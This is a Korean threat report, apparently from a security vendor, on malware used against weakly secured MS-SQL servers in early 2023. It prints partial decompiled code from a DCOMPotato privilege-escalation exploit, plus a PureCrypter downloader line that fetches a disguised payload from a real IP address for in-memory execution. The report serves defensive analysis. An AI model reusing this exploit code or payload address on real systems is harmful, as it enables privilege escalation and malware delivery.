
[그림 1] 2023년 1분기 MS-SQL 서버 대상 공격 현황

[그림 1]에서 '피해 현황' 항목은 악성코드 또는 공격자에 의해 공격 대상이 된 시스템 수로, MS-SQL 서버에 대한 제어 획득 후 악성코드가 설치된 이력이 확인되는 시스템이다. 서버를 대상으로 한 공격으로는 주로 패치되지 않은 환경에 대한 취약점 공격이나, 부적절하게 설정된 환경에 대한 공격, 그리고 부적절하게 관리되는 서버에 대한 공격이 있다. 부적절하게 관리되는 환경으로는 대표적으로 무차별 대입 공격이나 사전 공격에 취약한 계정 정보를 사용하는 경우가 있다. 만약 부적절하게 관리되고 있는 시스템에 관리자 계정으로 로그인에 성공한다면 악성코드 및 공격자는 해당 시스템에 대한 제어를 획득할 수 있다.

'공격 현황' 항목은 악성코드 및 공격자가 해당 시스템을 대상으로 수행한 공격 횟수이다. 참고로 취약한 MS-SQL 서버는 일반적으로 다수의 공격자 및 악성코드로부터 공격 대상이 되기 때문에 다양한 악성코드의 감염 로그가 동시에 확인되는 경향이 있다.

MS-SQL 서버 대상 공격에 사용된 악성코드 분류


[그림 2]는 2023년 1분기에 확인된 MS-SQL 서버를 대상으로 한 공격에 사용된 악성코드에 대한 분류이다.



[그림 2] MS-SQL 서버 대상 공격에 사용된 악성코드 유형별 비율

[그림 2]에서 확인할 수 있듯이, 공격 대상이 다수이기 때문에 여러 악성코드 유형이 존재한다. 다음으로 유형별 상세정보도 살펴보자.

1. Trojan




[그림 3] MS-SQL 서버 대상 공격에 사용된 Trojan 유형별 비율

Trojan 유형 중에서는 CLR 어셈블리 셸 악성코드가 가장 많은 비중을 차지하고 있다. MS-SQL 환경에서는 xp_cmdshell 명령 외에도 OS 명령을 실행할 수 있는 다양한 기법이 존재하는데, 이 중 CLR 어셈블리를 이용하는 방식이 있다. 해당 기능은 원래 SQL 서버에서 확장된 기능을 제공하기 위해 사용된다. 하지만 공격자들이 이를 악용하여 악의적인 기능을 추가하여 사용할 수 있으며, LoveMiner의 경우도 CLR 어셈블리 형태의 다운로더가 사용되고 있다.

CLR Shell은 CLR 어셈블리 형태의 악성코드 중 웹 서버의 웹 셸(Web Shell)처럼 공격자로부터 명령을 전달받아 악성 행위를 수행할 수 있는 기능을 제공하는 형태이다. LemonDuck은 추가 모듈을 설치하기 위해 xp_cmdshell 명령을 직접 이용하기도 하지만, CLR Shell을 설치하여 지원되는 명령을 이용해 추가 모듈을 설치하는 기능도 있다.

그 다음으로 많은 부분을 차지하는 유형은 etc이다. etc에는 특별히 명명되지 않은 악성코드가 대다수인데, 그 중 가장 많은 형태가 [그림 4]에서 볼 수 있는 오토잇(Autoit) 드롭퍼이다. 감염 시 임시 폴더에 오토잇 스크립트를 생성하여 실행하며, 이 스크립트에는 가상 환경을 검사하는 기능과 인코딩된 PE 등이 포함된다. 최종적으로 해당 악성코드는 정상 프로그램을 실행한 후 인젝션을 수행하며, 인젝션되는 악성코드는 대부분 Remcos RAT과 CobaltStrike이다.



[그림 4] 오토잇(Autoit) 드롭퍼

이 외에 감염 시스템에 사용자 계정을 추가하고 RDP를 활성화하여 추후 접근할 수 있도록 하는 유형도 다수 존재한다.

안랩은 2013년부터 확인되고 있는 ShadowForce 활동에 대한 분석 보고서를 발간한 바 있다. ShadowForce의 활동은 아직까지 계속되고 있으며, 공격자는 취약한 MS-SQL 서버를 대상으로 침투하여 백도어나 리버스 셸(Reverse Shell) 뿐만 아니라 권한 상승 툴을 포함한 다양한 악성코드를 설치한다.

2. Backdoor

[그림 5] MS-SQL 서버 대상 공격에 사용된 Backdoor 유형별 비율


C&C 서버로부터 명령을 받아 악의적인 행위를 수행할 수 있는 악성코드를 Backdoor 유형에 정리하였다. Backdoor 악성코드는 Remcos RAT, Gh0st RAT과 같은 RAT 악성코드가 대부분이지만, CobaltStrike, Meterpreter와 같은 침투 테스트에 사용되는 유형도 일정 부분 사용되고 있다. 최근에는 공격자들이 악성코드 외에도 AnyDesk와 같은 정상 원격 제어 애플리케이션을 설치하는 경우도 다수 확인된다.

Remcos RAT은 RAT 악성코드로, Backdoor 유형 내에서만 아니라 악성코드 단독으로도 최다 비중을 차지한다. 참고로 Remcos는 스팸메일의 첨부 파일을 통해 설치되는 대표적인 악성코드 중 하나로, AgentTesla, Formbook, Lokibot과 함께 높은 비율을 차지하고 있다. 하지만 최근에는 취약한 MS-SQL 서버를 통해 설치되는 사례도 다수 확인되었다. 수량은 많지만 이들 모두 동일한 공격자의 소행으로 추정되며, 설치 과정에서 파워셸(PowerShell) 명령이 사용된다.

Gh0st RAT 은 과거 오픈 소스로 공개되어 최근까지도 다양한 공격자들이 꾸준히 사용하고 있는 원격 제어 악성코드이다. 그렇기 때문에 취약한 MS-SQL 서버를 대상으로 하는 공격에 사용되는 Gh0st RAT도 다양한 변종이 확인되고 있다. 최근에는 대표적인 Gh0st RAT 변종 중 하나인 Gh0stCringe가 공격에 사용되고 있는 것이 확인되었다.

CobaltStrike 및 Metsploit의 Meterpreter는 상용 침투 테스트 도구로서 주로 APT 및 랜섬웨어를 포함한 대다수 공격에서 내부 시스템 장악을 위한 중간 단계로 사용되고 있다. 최초 침투 과정에는 다른 악성코드를 사용하는 일반적인 공격 사례와 달리, 취약한 MS-SQL 서버를 대상으로 하는 공격에서는 CobaltStrike가 직접적으로 설치된다.

3. HackTool



[그림 6] MS-SQL 서버 대상 공격에 사용된 HackTool 유형별 비율

공격자는 감염 시스템의 제어 권한을 획득한 후에도 추가적인 목적을 달성하기 위해 다양한 도구를 이용하며, 대표적으로는 권한 상승 도구가 있다. 안랩 ASD 로그에 따르면, 추가적으로 사용되는 HackTool 유형 중에서 권한 상승 도구 중 하나인 Potato(Sweet Potato, Juicy Potato 등) 유형이 가장 많은 비중을 차지했다. 물론 이 외에 권한 상승 취약점을 악용하는 도구들도 확인되고 있다.


이러한 도구는 침투 후 많은 공격자가 사용하고 있으며, 올해 1월에 소개한 APT 그룹 달빗(Dalbit)도 이를 활용하는 것으로 확인되었다.

```
namespace Zcg.Exploits.Local
{
    // Token: 0x02000011 RID: 17
    internal class McpManagementPotato
    {
        // Token: 0x0600003A RID: 58 RVA: 0x00002490 File Offset: 0x00000690
        private unsafe static void Main(string[] args)
        {
            Console.WriteLine("Exploit for McpManagementService DCOM Object local privalege
              escalation vulnerability(by SeImpersonatePrivilege abuse).");
            Console.WriteLine("Part of GMH's fuck Tools, Code By zcgonvh.WrWn");
            if (args.Length < 1)
            {
                Console.WriteLine("usage: McpManagementPotato <cmd>");
                Console.WriteLine();
            }
            else
            {
                try
                {
                    LUID_AND_ATTRIBUTES[] array = new LUID_AND_ATTRIBUTES[1];
                    using (WindowsIdentity current = WindowsIdentity.GetCurrent())
                    {
                        Console.WriteLine("[+] Current user: " + current.Name);
                        NativeMethods.LookupPrivilegeValue(null, "SeImpersonatePrivilege", out
                         array[0].Luid);
                        TOKEN_PRIVILEGES structure = default(TOKEN_PRIVILEGES);
                        structure.PrivilegeCount = 1U;
                        structure.Privileges = array;
                        array[0].Attributes = 2U;
                        if (!NativeMethods.AdjustTokenPrivileges(current.Token, false, ref
                         structure, Marshal.SizeOf<TOKEN_PRIVILEGES>(structure), IntPtr.Zero,
                         IntPtr.Zero) || Marshal.GetLastWin32Error() != 0)
                        {
                            Console.WriteLine("[x] SeImpersonatePrivilege not held.");
                            return;
```

[그림 7] DCOMPotato 권한 상승 도구

이 외에도 공격에 흔히 사용되는 포트포워딩(Port-Forwarding) 도구나 미미카츠(Mimikatz)가 발견되었으며, 코인 마이너와 유사하게 감염 시스템에 설치되어 인터넷 대역폭을 제공하는 프록시웨어(Proxyware) 유형 악성코드(Peer2Profit)도 다수 존재한다.

4. CoinMiner




[그림 8] MS-SQL 서버 대상 공격에 사용된 CoinMiner 유형별 비율

CoinMiner 악성코드는 크게 PurpleFox, LoveMiner, MyKings 3가지 종류가 있다. 3개 유형 모두 일반적인 CoinMiner 악성코드처럼 XMRig, 즉 모네로 가상 화폐를 채굴하는 것이 목적이다. 해당 악성코드들은 주로 취약한 계정 정보가 설정되어 있는 시스템들을 대상으로 유포된다. [그림 8]에서 XMRig로 분류된 악성코드는 특징이 두드러지지 않아, 특정 유형으로 구분이 어려워 마이너 이름을 그대로 표기하였다.

LoveMiner는 .exe 실행 파일이나 CLR 어셈블리 형태의 다운로더 악성코드를 거쳐 취약한 MS-SQL 서버에 설치된다. 마이닝 외에 추가적인 기능이 없는 LoveMiner와 달리 다른 악성코드들은 여러 가지 특징이 존재한다. 예를 들어, MyKings나 PurpleFox는 감염 이후 스캐닝 모듈이 추가적으로 설치되어 또 다른 시스템을 감염시킬 수 있다. 이들은 취약한 MS-SQL 서버 외에도 SMB 취약점을 악용하여 패치되지 않은 내부 네트워크 시스템을 공격한다.

5. Downloader



[그림 9] MS-SQL 서버 대상 공격에 사용된 Downloader 유형별 비율

Downloader 악성코드는 대부분 PureCrypter라는 악성 패커 유형이었으며, 이는 2022년 국내에서 2 번째로 많이 유포된 것으로 알려진 닷넷(.NET) 패커이다. 해당 유형은 닷넷으로 개발되었으며, 난독화된 다운로드 함수를 가지고 있는 것이 특징이다. 다운로드되는 대상은 대부분 이미지 파일 확장자(png, bmp, jpg, jpeg)로, 실제로는 이미지가 아닌 인코딩된 바이너리이다.


다운로드가 완료되면 해당 바이너리를 메모리상에서 실행한다.

```
// Token: 0x0600000C RID: 12 RVA: 0x0000238C File Offset: 0x0000058C
internal static byte[] CallWorker()
{
    List<byte> list = ProxyStrategyList.SortWorker(ProxyStrategyList.SearchTemplate
      ("http://49.235.255.219:8080/Litejor_Heegfcgt.png"));
    if (list == null)
    {
        int num = 0;
        if (<Module>{89b9249c-b043-4796-
          ad2f-025017d0cd67}.m_03eb1ea321564fa9a85292a79a19dad7.m_a8021ee1c1eb42ccb0053d
          63d62b3256 == 0)
        {
            num = 0;
        }
        switch (num)
        {
        }
        return null;
    }
